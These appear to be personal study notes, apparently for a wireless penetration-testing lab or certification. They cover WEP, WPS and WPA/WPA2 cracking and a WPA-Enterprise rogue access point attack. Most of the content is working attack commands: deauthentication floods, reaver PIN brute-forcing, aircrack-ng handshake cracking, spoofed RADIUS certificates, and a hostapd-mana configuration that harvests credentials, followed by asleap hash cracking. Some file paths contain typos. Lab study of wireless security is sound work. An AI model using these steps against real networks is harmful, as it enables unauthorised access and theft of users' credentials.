
airmon-ng start <interface> <AP_Channel> ## setting the wireless card (wlan0) to monitor mode
airodump-ng -c <AP_Channel> --bssid <AP_MAC> -w <capture_file> <interface> ## listening to the target AP on the specified channel
aireplay-ng -0 1 -a <AP_MAC> -c <Client_MAC> <interface> ## performing a deauthentication attack against AP to capture the PRGA XOR keystream
aireplay-ng -1 0 -e <ESSID> -y <keystream file> -a <AP_MAC> -h <Your_MAC> <interface> ## performing a fake shared key authentication using XOR key flow
aireplay-ng -3 -b <AP_MAC> -h <Your_MAC> <interface> ## performing a ARP Request Replay attack against AP
aireplay-ng -0 1 -a <AP_MAC> -c <Client_MAC> <interface> ## performing a deauthentication attack against AP
aircrack-ng <capture_file> ## cracking WEP key (In order to achieve a successful result, you need to catch a sufficient number of IVs during the attack.)

WPS cracking

wash -i mon0

reaver -i wlan0 -b bssid -d delayInSecondes30 -S -N -vv ---- trying all pin

reaver -i wlan0 -b bssid -p sepcific_pin -vv



WPA/WPA2

Step 1: ifconfig(interface configuration) : To view or change the configuration of the network interfaces on your system.

ifconfig

Step 2: Stop the current processes which are using the WiFi interface.

airmon-ng check kill

Step 3: To start the wlan0 in monitor mode.

airmon-ng start wlan0

Step 4: To view all the Wifi networks around you.

airodump-ng wlan0mon

Step 5: To view the clients connected to the target network.

airodump-ng -c 1 --bssid 80:35:C1:13:C1:2C -w /root/anyname wlan0
(we have to capture handshake here)

-c : channel of wifi
--bssid : mac of wifi
-w : writing data to file (.cap file)

Step 6: Open a new terminal window to disconnect the clients connected to the target network. (to capture handshake easily)

aireplay-ng -0 10 -a 80:35:C1:13:C1:2C wlan0mon
(WPA HANDSHAKE WILL BE FOUND)
where,
- aireplay-ng : To inject frames
- -0 : For deauthentication
- 10 : No. of deauthentication packets to be sent
- -a : For the bssid of the target network
- wlan0mon : Name of the interface.

Step 7. To decrypt the password. Open the Files Manager.

Here,

- hacking-01.cap is the file you need.

Step 8 :


aircrack-ng -a2 -b 80:35:C1:13:C1:2C -w /user/share/wordlists/passwords.txt /root/hacking-01.cap

where,

aircrack-ng : 802.11 WEP and WPA-PSK keys cracking program
-a : -a2 for WPA2 & -a for WPA network
-b : The BSSID of the target network
-w : Location of the wordlist file
/root/hacking-01.cap : Location of the cap file

WPA-E

WPA Enterprise uses ExtensibleAuthentication Protocol or EAP.
EAP is a framework for authentication,which allows a number of differentauthentication schemes or methods.Authentication is done using a RemoteAuthentication Dial-In User Service or RADIUS server. The client authenticates using a number of EAP frames, depending on the agreed upon authentication scheme, which are relayed by the AP to the RADIUS server. If authentication is successful, the result is then used as Pairwise Master Key for the 4-way handshake, as opposed to PSK, where the passphrase is derived to generate the PMK. Authentication to a RADIUS server with most common EAP methods, requires the use of certificates on the server side at the very least. Some older, now deprecated EAP methods don't require certificates. Although a number of authentication schemes are possible, only some of them are commonly used, due to their security, and integration with existing operating systems. It is common to use a username and password to authenticate which could be tied to domain credentials. We'll go over a few EAPs commonly used on Wi-Fi networks. EAP Transport Layer Security or EAP-TLS is one of the most secure authentication methods, as it uses certificates on the server side and client side, instead of a login and password, so the client and server mutually authenticate each other. EAP Tunneled Transport Layer Security, as the name suggests, also uses TLS. As opposed to EAP-TLS, it does not necessarily need client certificates. It creates a tunnel and then exchanges the credentials using one of the few possible different inner methods (also called phase 2), such as Challenge-Handshake Authentication Protocol, (CHAP) Authentication Protocol, Microsoft CHAP, or MS-CHAPv2. Similarly to EAP-TTLS, Protected Extensible Authentication Protocol (PEAP), also creates a TLS tunnel before credentials are exchanged. Although different methods can be used within PEAP, MS-CHAPv2 is a commonly used inner method. PEAP and EAP-TLS mostly differ on how the data is exchanged inside the TLS tunnel.



MGT -- means WPA -E

1. Capture handshake using deauthintication
2. open cap file in wireshark
• user filter → wlan.bssid==<bssid> && tls.handshake.certificate && eap
• route to extensible authentication protocol > Transport layer security>tlsv1 handshake protocol:certificate > handshake protocol :certificate>certificates
• in certificates there are more certificates export them to using right click export packet bytes you can use name cert.der
• use openssl x509 -inform der -in cert.der -text command to read cert.der
• you can convert der to pem using : openssl x509 -inform der -in cert.der -outform pem -out output.crt

delete certs and dh file --- make destroycerts
3. need to create certificates which are similar to the ones we found we can use the ones available in radius server directory
/etc/freeradius/3.0/certs/ca.cnf , here we will edit [certificate_authority] fields to match our target CA certificate to appear less suspicious to clients
in case they inspect the certificate.
• e.g

```
49 [certificate_authority]
50 countryName            = US
51 stateOrProvinceName    = CA
52 localityName           = San Francisco
53 organizationName       = Playtronics
54 emailAddress           = ca@playtronics.com
55 commonName             = "Playtronics Certificate Authority"
56
```

4. This information needs to be updated in the server file. → /etc/freeradius/3.0/certs/server.cnf
same as we did with CA certificate edit the [server] fields to match our target server certificate.
e.g

```
48 [server]
49 countryName            = US
50 stateOrProvinceName    = CA
51 localityName           = San Francisco
52 organizationName       = Playtronics
53 emailAddress           = admin@playtronics.com
54 commonName             = "Playtronics"
```

We'll skip the client certificate because we don't need it.

5. Now , we'll build the certificates.
• first need to regenerate Diffie-Hellman(dh) parameters, with a 2048 bit key
• to do this we need to delete old dh file → /etc/freeradius/3.0/certs - user rm dh
• then to regenerate we will use make command

6. we will create our own rogue AP with hostapd-mana
• create the hostapd-mana configuration file,

```
#basics
ssid=playtronics
interface=wlan0
driver=nl80211
channel=1
hw_mode=g

#setting up hostapd as EAP server
ieee8021x=1
eap_server=1

#EAP user file we created after this file in next step
eap_user_file=/etc/hostapd-mana/mana.eap_user

#Certificate paths we created
ca_cert=/etc/freeradius/3.0/certs/ca.pem
server_cert=/etc/freeradiu/3.0/certs/server.pem
private_key=/etc/freeradius/3.0/certs/server.key

#password is whatever for private key
private_key_password=whatever
```

dh_file=/etc/freeradiu/3.0/certs/dh or dh_file=/etc/freeradiu/3.0/certs/dhpem ---- whaterever the name is

#open authentication
auth_algs=1
wpa=3

#wpa enterprise
wpa_key_mgmt=WPA-EAP
wpa_pairwise=CCMP TKIP

#enable Mana WPE
mana_wpe=1

#store credentials in that file
mana_credout=/tmp/hostapd.credout

#Send EAP success, so client thinks its connected
mana_eapsuccess=1

#EAP TLS MitM
mana_eaptls=1

7. We will now create a hostapd-mana user file.
• /etc/hostapd-mana/mana.eap_user

* PEAP,TTLS,TLS,MD5,GTC,FAST
"t" MD5,GTC,MSCHAPV2,TTLS-PAP,TTLS-CHAP,TTLS-MSCHAP,TTLS-MSCHAPV2 "1234TEST" [2]

8. start hostapd-mana using hostapd-mana /etc/hostapd-mana/mana.conf
9. When a victim attempts to authenticate to our AP, the login attempt is captured.
10. we will use asleap to crack password hash asleap -C -R -W wordlist(e.g /usr/share/john/password.lst)

WPA-E info

Each user uses his own user and password (if client certificates are not used).

```
Challenge-Handshake Authentication Protocol (CHAP)

Authentication Protocol (PAP)

Microsoft CHAP (MS-CHAP)

Microsoft CHAP v2 (MS-CHAPv2)

Protected Extensible Authentication Protocol (PEAP)
```

two files are need

1. mana.conf :-

```
interface=wlan1
ssid=TigerSecurities
hw_mode=g
channel=6
auth_algs=3
wpa=3
wpa_key_mgmt=WPA-EAP
wpa_pairwise=TKIP CCMP
ieee8021x=1
eap_server=1
eap_user_file=hostapd.eap_user
ca_cert=/root/certs/ca.pem
server_cert=/root/certs/server.pem
private_key=/root/certs/server.key
dh_file=/root/certs/dhparam.pem
mana_wpe=1
mana_eapsuccess=1
mana_credout=hostapd.creds
~
~
```

2. hostapd.eap_users i.e eap_users_file

```
* PEAP,TTLS,TLS,MD5,GTC
"t" TTLS-MSCHAPV2,MSCHAPV2,MD5,GTC,TTLS-PAP,TTLS-CHAP,TTLS-MSCHAP "1234test" [2]
~
```

- means for everbody and they can use any authenication
- "t" means for tunneled mode

total certs present for WPA-E

```
root@attackdefense:~# ls -lF certs/
total 16
-rw-r--r-- 1 root root 1245 Oct 26  2019 ca.pem
-rw-r--r-- 1 root root  424 Oct 26  2019 dhparam.pem
-rw-r--r-- 1 root root 1675 Oct 26  2019 server.key
-rw-r--r-- 1 root root 1245 Oct 26  2019 server.pem
root@attackdefense:~#
```

what is sycophant?

```
enable_mana=1
enable_sycophant=1
sycophant_dir=/tmp/
```

more info

WPA2 Enterprise:

Look for WPA MGT network in airodump
Grab cert files from wireshark / tshark traffic using tls.handshake.type == 11,3 or tls.handshake.certificate filters

- view Packet Details >> TLSv1 Record Layer: Handshake Protocol: Certificate
- save certificates to file, right click cert string and click Export Packet Bytes

View SSL cert info:

```
openssl x509 -inform der -in CERTIFICATE_FILENAME -text
```

Use freeradius to provide fake cert to clients

◇ alter certificate_authority block in /etc/freeradius/3.0/certs/ca.cnf:

```
[certificate_authority]
countryName             = US
stateOrProvinceName     = {2 letter state}
localityName            = {City}
organizationName        = {Company Name}
emailAddress            = {Email}
commonName              = "Such and Such Certificate Authority"
```

- alter server block in /etc/freeradius/3.0/certs/server.cnf:

```
[server]
countryName             = US
stateOrProvinceName     = {2 letter state}
localityName            = {City}
organizationName        = {Company Name}
emailAddress            = {Email}
commonName              = "Such and Such Certificate Authority"
```

- change dir to /etc/freeradius/3.0/certs/ and run:

rm dh && make

- YOU WILL GET AN ERROR, but it doesn't matter

Setup hostapd-mana for the rogue AP using the (updated!) file, move to
Use mana.eap_user file, move to
Start hostapd-mana:

```
hostapd-mana /etc/hostapd-mana/mana.conf
```

Hostapd-mana will output asleap commands, find a user with a successful login (from wireshark traffic) and run command like so:

```
<asleap command> -W /usr/share/john/password.lst
```

Create file:

```
network={
  ssid="NetworkName"
```


```
  scan_ssid=1
  key_mgmt=WPA-EAP
  identity="Domain\username"
  password="password"
  eap=PEAP
  phase1="peaplabel=0"
  phase2="auth=MSCHAPV2"
}
```

Connect to network:

Don't forget the grab and submit the proof.


more n more

https://youtu.be/Ra0dGPYScLQ




WPA/WPA2 Enterprise

EAP Type	Real World Usage
PEAP	Highest
EAP-TTLS	High
EAP-TLS	Medium
LEAP	Low
EAP-FAST	Low
....	....

